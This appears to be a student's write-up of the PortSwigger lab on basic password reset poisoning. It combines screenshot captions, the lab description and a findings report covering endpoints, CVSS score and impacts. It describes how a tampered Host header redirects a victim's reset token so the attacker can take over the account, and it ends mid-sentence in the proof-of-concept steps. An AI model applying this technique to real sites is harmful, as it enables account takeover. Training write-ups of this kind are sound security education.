
Added application's password-reset URL with token to open password reset page




Password reset page opened to reset password




Attacker changed password by adding its own password



Successfully password changed by attacker .Now click on my account to login



Added victim name carlos and added attacker's changed password .click on login to get access of victim's account



Lab Solved

Successfully Done - Used BurpSuite to capture packets and perform Host Header Injection via Repeater to solve lab

My Computer × kali-linux-2025.1a-vmware-... ×

1 2 3 4 5 6

Lab: Basic password reset × Basic password reset pois × Exploit Server: Basic pass × Basic password reset pois × Exploit Server: Basic pass × Lab: Basic password reset ×

https://portswigger.net/web-security/host-header/exploiting/password-reset-poisoning/lab-host-header-basic-password-reset-poisoning 110% ☆

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Back to all topics

What is the HTTP host header?

What is an HTTP Host header attack?

How vulnerabilities arise

Testing for vulnerabilities

Exploiting vulnerabilities

Preventing vulnerabilities

View all HTTP Host header labs

Lab: Basic password reset poisoning

APPRENTICE

LAB Solved

This lab is vulnerable to password reset poisoning. The user `carlos` will carelessly click on any links in emails that he receives. To solve the lab, log in to Carlos's account.

You can log in to your own account using the following credentials: `wiener:peter`. Any emails sent to this account can be read via the email client on the exploit server.

ACCESS THE LAB

Solution

Community solutions

4

ve the mouse pointer inside or press Ctrl+G.

Lab solved

Security Risk Assessment & Findings

Security Risk Assessment & Findings

1. Vulnerability: Host Header Injection (Password Reset Poisoning)

The application was found to trust the `Host` header supplied by the client. This allows an attacker to manipulate the header and generate external links (such as password reset URLs) that point to an attacker-controlled domain.

2. Affected Endpoints

Endpoint	Issue Identified	Risk Level
<code>/forgot-password</code>	Generates password reset link using user-supplied Host header	High
<code>/reset-password</code>	Accepts malicious reset token generated from poisoned link	High

(Add more if you tested more paths)

3. Severity Classification

- CVSS Score: 8.2 (High)
 - Impact: Account Takeover (ATO)
 - Likelihood: Medium
 - Overall Severity: High
-

4. Potential Security Impact

Manipulating the Host header can lead to the following risks:

✓ Incorrect Request Redirection

Users may click password reset links that redirect to a malicious domain.

✓ Account Takeover

Attackers can intercept or receive reset tokens to gain unauthorized access to user accounts.

✓ Phishing Attacks

Users receiving legitimate-looking emails may unknowingly interact with attacker-controlled websites.

✓ Broken Trust & Misconfiguration Exposure

Leaking internal hostnames, cloud metadata IPs, or misconfigured routing.



5. Proof of Concept Summary

1. Attacker intercepts the password reset request.
2. Replaces the `Host` header with:

